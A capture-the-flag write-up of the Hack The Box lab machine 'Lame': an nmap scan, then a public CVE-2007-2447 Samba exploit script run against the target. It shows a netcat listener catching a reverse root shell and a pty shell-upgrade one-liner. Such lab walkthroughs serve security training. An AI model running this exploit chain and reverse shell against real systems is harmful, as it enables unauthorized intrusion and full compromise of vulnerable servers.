


GETTING STARTED

Lame is a beginner level machine, requiring only one exploit to obtain root access. It was the first machine published on Hack The Box and was often the first machine for new users prior to its retirement.

> Note
>
> This writeup documents the steps that successfully led to pwnage of the machine. It does not include the dead-end steps encountered during the process. This is just my take on pwning the machine and you are welcome to choose a different path.

MACHINE	IP
kali	10.10.14.34
lame	10.10.10.3

RECONNAISSANCE

I started by performing a service version and default script scan on the target using nmap.


```
┌──(root㉿kali)-[~/htb/lame]
└─# nmap 10.10.10.3 -oN lame.nmap -sV -sC
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-20 07:47 EDT
Nmap scan report for 10.10.10.3
Host is up (0.31s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.10.14.34
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp  open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_clock-skew: mean: 2h00m24s, deviation: 2h49m45s, median: 22s
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: lame
|   NetBIOS computer name:
|   Domain name: hackthebox.gr
|   FQDN: lame.hackthebox.gr
|_  System time: 2024-06-20T07:48:01-04:00
|_smb2-time: Protocol negotiation failed (SMB2)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 70.99 seconds
```

CAPTURING USER FLAG

I looked for exploits for *vsftpd 2.3.4* but didn't find any that worked on the target. So, I tried looking for exploits for the *SMB* version revealed through the script scan.



Hence, I looked for ways to exploit the CVE and found a tool on GitHub: https://github.com/amriunix/CVE-2007-2447.

I downloaded this onto my system and ran it.

```
┌──(root㉿kali)-[~/htb/lame/CVE-2007-2447]
└─# python usermap_script.py
[*] CVE-2007-2447 - Samba usermap script
[-] usage: python usermap_script.py <RHOST> <RPORT> <LHOST> <LPORT>
```

I started a listener and then executed the script.

```
rlwrap nc -lnvp 8080
```

```
┌──(root㉿kali)-[~/htb/lame/CVE-2007-2447]
└─# python usermap_script.py 10.10.10.3 139 10.10.14.34 8080
[*] CVE-2007-2447 - Samba usermap script
[+] Connecting !
[+] Payload was sent - check netcat !
```

```
┌──(root㉿kali)-[~/htb/lame]
└─# rlwrap nc -lnvp 8080
listening on [any] 8080 ...
connect to [10.10.14.34] from (UNKNOWN) [10.10.10.3] 35110
id
uid=0(root) gid=0(root)
```

I directly gained *root* access. Next I spawned a TTY shell for better usability.


```
python -c 'import pty; pty.spawn("/bin/bash")'
root@lame:/home#
```

Finally, I looked into the directories in */home* and found the user flag in */home/makis*.

```
root@lame:/home# ls
ls
ftp  makis  service  user
root@lame:/home# cd makis
cd makis
root@lame:/home/makis# ls
ls
user.txt
root@lame:/home/makis# cat user.txt
cat user.txt
a505b2c[redacted]
```

CAPTURING ROOT FLAG

Since I was a root user, I went into the *root* directory and found the final flag as well.



CLOSURE

Here's how I pwned the machine:

- Gained root access by exploiting the *SMB* vulnerability.
- Captured the user flag from */home/makis*.
- Captured the root flag from */root*.

That's it from my side :) Happy hacking!
